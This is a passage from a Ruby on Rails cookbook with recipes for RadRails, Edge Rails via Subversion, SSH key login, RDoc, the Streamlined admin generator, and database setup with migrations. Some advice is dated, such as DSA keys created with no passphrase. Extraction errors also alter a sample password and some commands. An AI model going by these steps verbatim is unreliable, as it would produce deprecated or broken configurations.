RadRails is a Rails-centric IDE based on top of the Eclipse project. Eclipse is a platform-independent software framework for delivering what the project calls "rich-client applications." Because Eclipse, and therefore RadRails, is Java-based, it's a cross-platform development option for whatever OS you happen to be running.

RadRails includes dozens of features, all designed to ease Rails development. It includes a graphical project drawer, syntax highlighting, built-in Rails generators, a WEBrick server, and more. A built-in browser lets you interact with your applications without leaving the IDE.

Included with RadRails is an Eclipse plugin called *subclipse*. Subclipse provides an easy to use, graphical front end to the Subversion source control management system. Subclipse lets you perform common subversion commands in a right-click (option-click for Macs) menu off of each file or directory in the project drawer.

The database perspective allows you to inspect the structure and contents of your database. You also have the ability to execute queries against your data from within a Query view.

Figure 2.3 show RadRails displaying the Rails welcome page.

See Also

-

<xi:include></xi:include>

2.9 Installing and Running Edge Rails

Problem

You want to download and run the latest, pre-release version of Rails, known as Edge Rails.

Solution

From the root of your Rails application, type:

```
$ rake rails:freeze:edge
```

When that command finishes, restart your server and you'll be running your application on Edge Rails.

If your project is under revision control with Subversion, you can take advantage of Subversion's *externals definitions* to instruct Subversion that the contents of a specified subdirectory should be fetched from a separate repository. To do this, set the *svn:externals* property with the *svn propedit* command. *svn propedit* will open your default editor, where you enter the following value for the property: "rails http://




Figure 2.3. A Rails project opened and running in RadRails.

`dev.rubyonrails.org/svn/rails/trunk/`. Saving your changes and exiting the editor will set the property.

```
$ svn propedit svn:externals vendor  
Set new value for property 'svn:externals' on 'vendor'
```

You then want to check in the property change you just made on the `vendor` directory and optionally verify that the property was set with

```
$ svn ci -m 'modified externals on vendor to fetch from the Rails trunk'  
Sending      vendor  
  
Committed revision 4.  
  
$ svn proplist --verbose vendor  
Properties on 'vendor':  
  svn:externals : rails http://dev.rubyonrails.org/svn/rails/trunk/
```

With the `externals` property set on `vendor`, the next time you update your project with `svn`, the `vendor` directory will pull down the latest Rails version from the trunk.

```
$ svn update
```

Discussion

Edge Rails is the term used for the latest, most cutting edge version of Rails. (In other words, the version that's currently under development by the Rails core team.) Normally, a new Rails application uses the Rails packages in the gem path of your Ruby installation. The `rake rails:freeze:edge` command performs a subversion export of the last version of rails from the public subversion repository (`http://dev.rubyonrails.org/svn/rails/trunk/`). A subversion *export* (`svn export`) downloads all the project files from a repository, without any of the Subversion meta-information (`.svn` directories) that would be included with a `svn checkout`. The downloaded Rails packages are placed in `vendor/rails` of your project directory. The next time your server is restarted, the Rails version installed in `vendor/rails` will be used instead of the version located in your system's gem path.

Running Edge Rails is a great way to preview what is likely to be included in the next public release of Rails. The code is usually pretty stable, but there are no guarantees about how the API might change in the future. One way to cope with unanticipated API changes is to have a thorough suite of tests for your application. If you download the latest Edge Rails and any of your tests fail, you can revert to a previous version of Edge by specifying the Subversion revision number in the `rails:freeze:edge` command. For example, the following command reverts to version 3495:

```
$ rake rails:freeze:edge REVISION=3495
```

This command starts by removing the `vendor/rails` directory (if one exists), and then it downloads the specified revision from the Rails Subversion repository. You can also check out a specific version of Edge by specifying a tag, such as checking out Rails 1.1.2 with

```
$ rake rails:freeze:edge TAG=rel_1-1-2
```

If your app has been running Edge Rails and you would rather it use the Rails packages and gems in your system's Ruby installation, you can run

```
$ rake rails:unfreeze
```

which simply removes the *vendor/rails* directory, letting your application run under whatever the version of your system's Rails installation.

If you are using MacOSX or a GNU/Linux-like environment, you can quickly and easily swap between multiple versions of Edge Rails, or freeze/unfreeze your Rails app even when you don't have Internet access. To do this, you have to check out each Edge Rails version you need into its own directory. Then, if you want to "freeze" your Rails app to run against a particular version of Edge Rails, just symlink that version's directory to *vendor/rails* and restart your server. To go back to your regular Rails version, simply remove the symlink and restart the server again.

See Also

-

[`<xi:include></xi:include>`](#)

2.10 Setting up Password-less Authentication with SSH

Problem

You are constantly logging into remote servers throughout the day, and each time you are prompted for your password. Not only is this a drag, but it's also somewhat of a security risk.

Solution

A better alternative to entering passwords for each of your servers is to use cryptographic authentication with SSH public/private key pairs.

Generate a public/private key pair with:

```
$ ssh-keygen -t dsa
```

You can just hit *enter* through all the questions for now. You can always rerun the command later if you decide to change the defaults.

Now, install your public key on the remote server of your choosing with the command:

```
$ cat ~/.ssh/id_dsa.pub | ssh rob@myhost "cat >> .ssh/authorized_keys2"
```

Replace "myhost" with the domain name or IP address of your server.

A common problem you may encounter with this is incorrect permissions on the .ssh directory and the files therein. Be sure that your .ssh directory and the files in it are only readable/writable by their owner.

```
$ chmod 700 ~/.ssh  
$ chmod 600 ~/.ssh/authorized_keys2
```

Discussion

The advantage of password-less authentication is that passwords can be sniffed over the wire, and are subject to brute force attacks. Cryptographic authentication eliminates both of these risks. You also are less likely to make the mistake of leaving your password in your local logs from failed login attempts.

As with most security-related issues, there are always tradeoffs. If you store your private key on your local machine, anyone who has access to your machine can potentially gain access to your servers without needing to know your passwords. Be aware of this potential vulnerability when you leave your computer unattended and when you're considering a security plan.

See Also

-

<xi:include></xi:include>

2.11 Generating Rdoc for your Rails Application

Problem

You want to document the source code of your Rails application for the benefit of other developers, maintainers, and end users. Specifically, you want to embed comments in your source code and run a program to extract those comments into a presentable format.

Solution

Since a Rails application is composed of a number of Ruby source files, you can use Ruby's *RDoc* facility to create HTML documentation from specially formatted comments that you embed in your code.

You can place comments at the top of a class file and before each of the public instance methods defined in the class file. Then you process the directory containing these class definitions with the *rdoc* command, which processes all Ruby source files and generates presentable HTML documentation.

For example, you may have a *cookbook* application that defines a Chapters controller. You can mark up the Chapters controller file with comments:

```

# This controller contains the business logic related to cookbook
# chapters. For more details, see the documentation for each public
# instance method.

class ChaptersController < ApplicationController

  # This method creates a new Chapter object based on the contents
  # of <tt>params[:chapter]</tt>.
  # * If the +save+ method call on this object is successful, a
  #   flash notice is created and the +list+ action is called.
  # * If +save+ fails, the +new+ action is called instead.
  def create
    @chapter = Chapter.new(params[:chapter])
    if @chapter.save
      flash[:notice] = 'Chapter was successfully created.'
      redirect_to :action => 'list'
    else
      render :action => 'new'
    end
  end

  ...

```

The comments consist of one or more consecutive lines preceded with a hash mark ("#") to form blocks of descriptive text. The top comment block in the file should describe the function of the overall class, and may contain usage examples or show how the class is used within the context of the rest of the application.

Once you've added comments to the classes, use the Rake `doc` task to generate RDoc HTML for the application. From the root of the cookbook application, running the following command creates a directory named `doc/app` containing a number of HTML files:

```

$ rake doc:reapp
$ ls -F doc/app/
classes/      files/          fr_file_index.html  index.html
created.rid  fr_class_index.html  fr_method_index.html  rdoc-style.css

```

You can view the results of running RDoc on your application by pointing a browser to `doc/app/index.html`.

Discussion

Figure 2.4 shows the RDoc HTML generated from the solution's example application. The Chapters controller has been selected from the Classes navigation frame and is shown in the main window in the frame set.

The documentation rendered for the `create` method demonstrates a few of the many wiki-style formatting options you can use within RDoc comments. One feature of the documentation is that HTML pages are interlinked. For example, the word "Chapter" in the description of the `create` method is turned into a hyper link to the documentation of the Chapter model class definition. Some other common formatting options are:

Application Documentation - Firefox

View Go Bookmarks Tools Help

Classes Methods

	Classes	Methods
llers/application.rb	ApplicationController	create (ChaptersCon
llers/chapters_controller.rb	ApplicationHelper	destroy (ChaptersCo
s/application_helper.rb	Chapter	edit (ChaptersContro
s/chapters_helper.rb	ChaptersController	index (ChaptersContro
s/chapter.rb	ChaptersHelper	list (ChaptersControll

ChaptersController

app/controllers/chapters_controller.rb

ApplicationController

This controller contains the business logic related to cookbook chapters
For more details, see the documentation for each public instance method

Methods

create destroy edit index list new show update

Instance methods

create()

method creates a new [Chapter](#) object based on the contents of `params[:ch`

- If the `save` method call on this object is successful, a flash notice is created and the `list` action is called.
- If `save` fails, the `new` action is called instead.

```
# = Heading One
#
# == Heading Two
#
# === Heading Three
```

Produces heading of various sizes.

```
# * One
# * Two
# * Three
```

Creates a bulleted list of items.

```
# 1. One
# 2. Two
# 3. Three
```

Creates an ordered list of items.

```
# Fixed width example code:
# class WeblogController < ActionController::Base
#   def index
#     @posts = Post.find_all
#     breakpoint "Breaking out from the list"
#   end
# end
```

To specify that example code should be rendered with a fixed-width font, indent it two spaces past the "#" character.

You can also create a list of terms and definitions:

```
# [term] This is the definition of a term.
```

The comment line above creates a definition-style pairing in which "term" is being defined by the text that follows it.

Within paragraphs, you can italicize text with underscores (emphasized) or create bold text by surrounding words with "splats" (*bold*). You can specify inline text be rendered with a fixed width font by surrounding words with "+" (+command+).

By default, RDoc ignores private methods. You can explicitly tell RDoc to reveal the documentation for a private method by adding the :doc: modifier to the same line as the function definition. For example:

```
private
  def a_private_method # :doc:
end
```

Similarly, you can hide code from the documentation with the :nodoc: modifier.

See Also

-

<xi:include></xi:include>

2.12 Creating Full Featured CRUD Applications with Streamlined

Problem

Many Rails applications require an administrative area that allows you to operate on the data in your models and on the relationships of that data. To avoid repeating yourself from one project to the next, you want a way to construct full-featured CRUD applications for each new project. Since these are only administrative applications, they don't need to be pretty, so Rails' standard scaffolding would be almost adequate--but not quite. Scaffolding really is ugly. More to the point, it really doesn't help when you have to manage a set of tables, with interrelationships between those tables. Is there anything better?

Solution

Use the Streamlined framework to create a customizable administrative interface for your application.

Start by downloading and installing the streamlined_generator gem:

```
$ wget http://streamlined.relevancellc.com/streamlined_generator-0.0.4.gem  
$ sudo gem install streamlined_generator-0.0.4.gem
```

We'll assume you already have an existing database schema. For example, you have tables named *galleries* and *paintings* where a painting can belong to a gallery. Create a Rails application, if you haven't already, with:

```
$ rails art_gallery
```

Then move into your application directory and generate a Streamlined application using the Streamlined generator:

```
$ cd art_gallery/  
$ script/generate streamlined gallery painting
```

You pass the generator all of the models that you want included in the resulting Streamlined interface. You can now start your up your application and point your browser at */galleries* or */paintings* to access your Streamlined interface.

What makes Streamlined much more powerful then the default Rails scaffolding is that it detects relationships that you setup between your models and then adds widgets for controlling those relationships to the interface.

To set up a one-to-many relationship between galleries and paintings, add the following to your model class definitions:

app/models/gallery.rb:

```

class Gallery < ActiveRecord::Base
  has_many :paintings
end

app/models/painting.rb:

class Painting < ActiveRecord::Base
  belongs_to :gallery
end

```

In development mode you'll see the added column in both the Gallery and Painting views with information about how one model is related to the other.

Discussion

Many of the Rails applications you work on will require administrative interfaces, such as those created by Streamlined. This section of a site is often not accessible to normal users and really doesn't need to be visually polished, but it does need to work; usually performing basic CRUD (create, read, update, and delete) operations. Whereas Rails scaffolding is meant to be a temporary structure that you eventually replace with your own code, a Streamlined interface is designed to be production-ready code.

Figure 2.5 shows the resulting Streamlined interface displaying the paintings list view. One of the stated goals of the Streamlined developers is to replace the default scaffolding of Rails with more robust, useful and meaningful management screens. As you can see, the resulting interface is much more presentable than the default scaffolding. While you might not want to use it for the customer-facing side of your web site, it's certainly good enough for a demo, and more than adequate for a management interface. Some of the features it provides are links to all the models you passed to the Streamlined generator, sortable columns, a search filter, and an interface for editing the relationships between model objects.

Another goal of the project is to let you customize the application's views using a declarative syntax that's similar to Active Record (e.g., `belongs_to :gallery`). For example, to change the way the Gallery view displays the paintings that belong to it, you would add the following to the `GalleryUI` model definition:

```

app/streamlined/gallery.rb:

class GalleryUI < Streamlined::UI

  # relationship :paintings, :summary => :count # the default

  relationship :paintings, :summary => :list, :fields => [:name]

end

module GalleryAdditions
end

Gallery.class_eval {include GalleryAdditions}

```




Figure 2.5. A Streamlined administrative interface for Paintings and Galleries.

This class displays a list of paintings for each gallery under the *Paintings* column. The commented out declaration displays the total number of associated painting records in a column.

Edit and show operations in the Streamlined interface open JavaScript-based Prototype windows. These windows are based on code inspired by the script.aculo.us effects library. Edits made in these windows update the page that spawned them using Ajax.

Pass the `--help` option to the Streamlined generator for more information on usage options. Also visit the Streamlined wiki here: <http://wiki.streamlinedframework.org/streamlined/show/HomePage>.

See Also

- `<xi:include></xi:include>`

CHAPTER 3

Modeling Data with Active Record

3.1 Introduction

Active Record provides convenient, programmatic access to the domain layer of your application. It's a persistent storage mechanism that often interacts directly with an underlying relational database. It's based on (and named after) a design pattern defined by Martin Fowler in his book, "Patterns of Enterprise Application Architecture". Fowler summarizes this pattern as:

"An object that wraps a row in a database table or view, encapsulates the database access, and adds domain logic on that data."

Active Record works by creating an object relational mapping (ORM) between the Ruby objects of your application and the rows and columns of your database. This mapping allows you to interact with your database just as you would interact with any other Ruby object, eliminating the need to use SQL to manipulate your data. Instead of working with database rows, you have Ruby objects, and database columns are simply attributes of those objects that you can read or write using Ruby accessor methods.

The benefits of abstracting direct access to your database with Active Record include the ability to change the database that houses the actual data. Your application isn't "trapped" with one database forever. With the details of your model contained in Active Record, it is trivial to switch from MySQL to say, PostgreSQL or SQLite.

A domain model consists of data, as well as a set of rules for how that data interacts with the rest of your application. Active Record allows you to define the logic of your domain model using Ruby. This gives you flexibility when defining the specific business requirements of your data, and having this logic centralized in the model makes adapting to changing requirements much easier.

Active Record, like much of Rails, relies on the concept of "convention over configuration" to simplify setup. For example, Active Record determines the fields of your database, eliminating the need to define basic accessors for each field. Active Record relies upon table and field naming conventions to map your database schema into Ruby

objects with a minimal amount of configuration. Table names are assumed to be the plural of the object stored in the table. So a table containing rows of employee data would be called “employees”. Additionally, each table (excluding link tables) is assumed to have a unique primary key called “id”. Foreign keys are named after the tables they reference, followed by “_id”. For example, a “students” table referencing another table named “courses” would contain a “courses_id” column. Link tables, used in many-to-many relationships, are named after the tables they link, with the table names in alphabetical order (e.g., articles_categories).

Active Record also provides dynamic attribute-based finders and a number of other helper methods that make database interaction easy and efficient.

In this chapter I'll introduce you to many of the ways that Active Record simplifies the integration between your Rails application and the database that drives it.

3.2 Setting up a Relational Database for Use with Rails

Problem

You've got MySQL or Postgresql installed, and you want to create a relational database for storing data about book chapters, recipes in those chapters, and tags that help with finding related topics across recipes. This database is to be the backend for your Rails web application. The database includes one-to-many and many-to-many relationships: each chapter includes many recipes, but each recipe can only be in one chapter; each recipe can have several tags, and each tag can belong to many recipes.

Solution

First of all, because Rails defines at least three different run-time environments (development, test, and production), you should create a database for each.

If you're using MySQL, start by creating three databases. Name them “cookbook_dev”, “cookbook_test”, and “cookbook_prod.” To do this, log into MySQL as the root user:

```
$ mysql -u root
```

If you don't have root access to MySQL, then have your system administrator create a MySQL user for you that can create databases and users. At the mysql prompt, enter:

```
mysql> create database cookbook_dev;
mysql> create database cookbook_test;
mysql> create database cookbook_prod;
```

Then create a user named “rails_user” and grant that user access to all tables in each of the databases you just created. (The password used here is “r8!lz” but you should take care to pick your own secure password. For more on picking good passwords or pass-phrases, see <http://world.std.com/~reinhold/diceware.html>.)

```
mysql> grant all privileges on cookbook_dev.* to 'rails_user'@'localhost'
->     identified by 'r8!lz';
```

```
mysql> grant all privileges on cookbook_test.* to 'rails_user'@'localhost'  
      ->      identified by 'r8!1z';  
mysql> grant all privileges on cookbook_prod.* to 'rails_user'@'localhost'  
      ->      identified by 'r8!1z';
```

Then create a file called *create-mysql-db.sql* containing the following (Note that the following table creation syntax requires MySQL 4.1 or greater.):

```
drop table if exists `chapters`;  
create table chapters (  
    id                  int not null auto_increment,  
    title               varchar(255) not null,  
    sort_order          int not null default 0,  
    primary key (id)  
) type=innodb;  
  
drop table if exists `recipes`;  
create table recipes (  
    id                  int not null auto_increment,  
    chapter_id          int not null,  
    title               varchar(255) not null,  
    problem             text not null,  
    solution             text not null,  
    discussion           text not null,  
    see_also             text null,  
    sort_order           int not null default 0,  
    primary key (id, chapter_id, title),  
    foreign key (chapter_id) references chapters(id)  
) type=innodb;  
  
drop table if exists `tags`;  
create table tags (  
    id                  int not null auto_increment,  
    name                varchar(80) not null,  
    primary key (id)  
) type=innodb;  
  
drop table if exists `recipes_tags`;  
create table recipes_tags (  
    recipe_id            int not null,  
    tag_id               int not null,  
    primary key (recipe_id, tag_id),  
    foreign key (recipe_id) references recipes(id),  
    foreign key (tag_id)   references tags(id)  
) type=innodb;
```

Now build the *cookbook_dev* database using the table creation statements in *create-mysql-db.sql*:

```
$ mysql cookbook_dev -u rails_user -p < create-mysql-db.sql  
$ mysql cookbook_test -u rails_user -p < create-mysql-db.sql  
$ mysql cookbook_prod -u rails_user -p < create-mysql-db.sql
```

Now, verify successful creation of *cookbook_dev* database with the following command. You should see all the tables created with *create-mysql-db.sql*:

```
$ mysql cookbook_dev -u rails_user -p <<< "show tables;"  
Enter password:  
Tables_in_cookbook_dev  
chapters  
recipes  
recipes_tags  
tags
```

If you're a Postgresql user, here's how to perform the same tasks. Start by creating a user and then creating each database with that user as its owner. Log into PostgreSQL using the `psql` utility. The user you log in as must have privileges to create databases and roles (or users).

```
$ psql -U rob -W template1
```

"template1" is PostgreSQL's default template database and is used here just as an environment to create new databases. Again, have your system administrator set you up if you don't have these privileges. From the `psql` prompt, create a user.

```
template1=# create user rails_user encrypted password 'r8!lz';  
CREATE ROLE
```

Then create each database, specifying owner.

```
template1=# create database cookbook_dev owner rails_user;  
CREATE DATABASE  
template1=# create database cookbook_test owner rails_user;  
CREATE DATABASE  
template1=# create database cookbook_prod owner rails_user;  
CREATE DATABASE
```

Create a file called `create-postgresql-db.sql` containing:

```
create table chapters (  
    id                      serial unique primary key,  
    title                   varchar(255) not null,  
    sort_order               int not null default 0  
);  
  
create table recipes (  
    id                      serial unique primary key,  
    chapter_id              int not null,  
    title                   varchar(255) not null,  
    problem                 text not null,  
    solution                text not null,  
    discussion              text not null,  
    see_also                text null,  
    sort_order               int not null default 0,  
    foreign key (chapter_id) references chapters(id)  
);  
  
create table tags (  
    id                      serial unique primary key,  
    name                    varchar(80) not null  
);
```

```

create table recipes_tags (
    recipe_id          serial unique
        references recipes(id),
    tag_id             serial unique
        references tags(id)
);

```

Build each database using *create-pgsql-db.sql*:

```

$ psql -U rails_user -W cookbook_dev < create-pgsql-db.sql
$ psql -U rails_user -W cookbook_test < create-pgsql-db.sql
$ psql -U rails_user -W cookbook_prod < create-pgsql-db.sql

```

Finally, verify success with:

```

$ psql -U rails_user -W cookbook_dev <<< "\dt"
Password for user rails_user:
List of relations
 Schema |      Name       | Type | Owner
-----+-----+-----+-----+
 public | chapters     | table | rails_user
 public | recipes      | table | rails_user
 public | recipes_tags | table | rails_user
 public | tags         | table | rails_user
(4 rows)

```

Discussion

The solution creates a Cookbook database and then runs a Data Definition Language (DDL) script to create the tables. The DDL defines four tables named “chapters”, “recipes”, “tags”, and “recipes_tags”. The conventions used in the names of both the tables and fields are chosen to be compatible with Active Record’s defaults. Specifically, the table names are plural, each table (with the exception of “recipes_tags”) has a primary key named “id”, and columns that reference other tables begin with the singular form of the referenced table name, followed by “_id”. Additionally, this database is said to be in Third Normal Form (3NF)—which is something to shoot for unless you’ve got good reasons not to.

The tables “chapters” and “recipes” have a one-to-many relationship: one “chapter” can have many “recipes”. This is an asymmetric relationship in that recipes do not belong to more than one chapter. Thinking about this data relationship should be intuitive and familiar; after all, this book is a concrete representation of it.

The solution also describes a many-to-many relationship between the “recipes” and “tags” tables. In this case, recipes can be associated with many tags, and symmetrically, tags may be associated with many recipes. The “recipe_tags” table keeps track of this relationship, and is called an intermediate join table (or just a join table). “recipe_tags” is unique in that it has dual primary keys, each of which is also a foreign key. Active Record expects intermediate join tables to be named with a concatenation of the tables it joins, in alphabetical order.

See Also

- For more information on adding users in MySQL: <http://dev.mysql.com/doc/refman/5.0/en/adding-users.html>
- Learn more about PostgreSQL user administration here: <http://www.postgresql.org/docs/8.1/static/user-manag.html>

<xi:include></xi:include>

3.3 Programmatically Define Database Schema

Problem

You are developing a Rails application for public distribution and you would like it to work with any database that supports Rails migrations (i.e. MySQL, PostgreSQL, SQLite, SQL Server, and Oracle). You want to define your database schema in such a way that you don't need to worry about the specific SQL implementation of each database.

Solution

From your application's root, run the following generator command:

```
rob@teak:~/productdb$ ruby script/generate migration create_database
```

This command creates a new migration script named `001_create_database.rb`. In the script's `up` method, add schema creation instructions using Active Record schema statements, such as `create_table`. For the `down` method, do the reverse: add statements to removes the tables created by `up`.

`db/migrate/001_create_database.rb`:

```
class CreateDatabase < ActiveRecord::Migration
  def self.up
    create_table :products do |t|
      t.column :name, :string, :limit => 80
      t.column :description, :string
    end

    create_table(:categories_products, :id => false) do |t|
      t.column :category_id, :integer
      t.column :product_id, :integer
    end

    create_table :categories do |t|
      t.column :name, :string, :limit => 80
    end
  end

  def self.down
  end
end
```

```

drop_table :categories_products
drop_table :products
drop_table :categories
end
end

```

Then instantiate your database with this migration by running:

```
rob@teak:~/productdb$ rake migrate
```

Discussion

Inspecting the database shows that the tables were created correctly, just as if you had used pure SQL.

```

mysql> desc categories;
+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+
| id    | int(11) | YES  | PRI  | NULL    | auto_increment |
| name  | varchar(80)| YES  |      | NULL    |               |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> desc products;
+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+
| id    | int(11) | YES  | PRI  | NULL    | auto_increment |
| name  | varchar(80)| YES  |      | NULL    |               |
| description | varchar(255)| YES  |      | NULL    |               |
+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> desc categories_products;
+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+
| category_id | int(11) | YES  |      | NULL    |               |
| product_id  | int(11) | YES  |      | NULL    |               |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

```

We've set up a database with a many-to-many relationship between `products` and `categories`, and a `categories_products` join table. Unlike the other tables, the join table doesn't have a primary key. We suppressed the creation of a primary key, which Rails creates by default, by passing `@:id => false` as an option to `create_table` when creating `categories_products`.

`create_table` takes a block that contains calls to the `column` method, defining the columns of the table. `column` is passed the name of the column, followed by the type (i.e., `:primary_key`, `:string`, `:text`, `:integer`, `:float`, `:datetime`, `:timestamp`, `:time`, `:date`, `:binary`, `:boolean`). Finally, you can pass options to `column` that define the maximum width, default value, and whether null entries are allowed. For example:

```
t.column :name, :string, :limit => 80
t.column :role, :string, :default => 'admin'
t.column :status, :string, :default => 'pending', :null => false
```

See Also

-

<xi:include></xi:include>

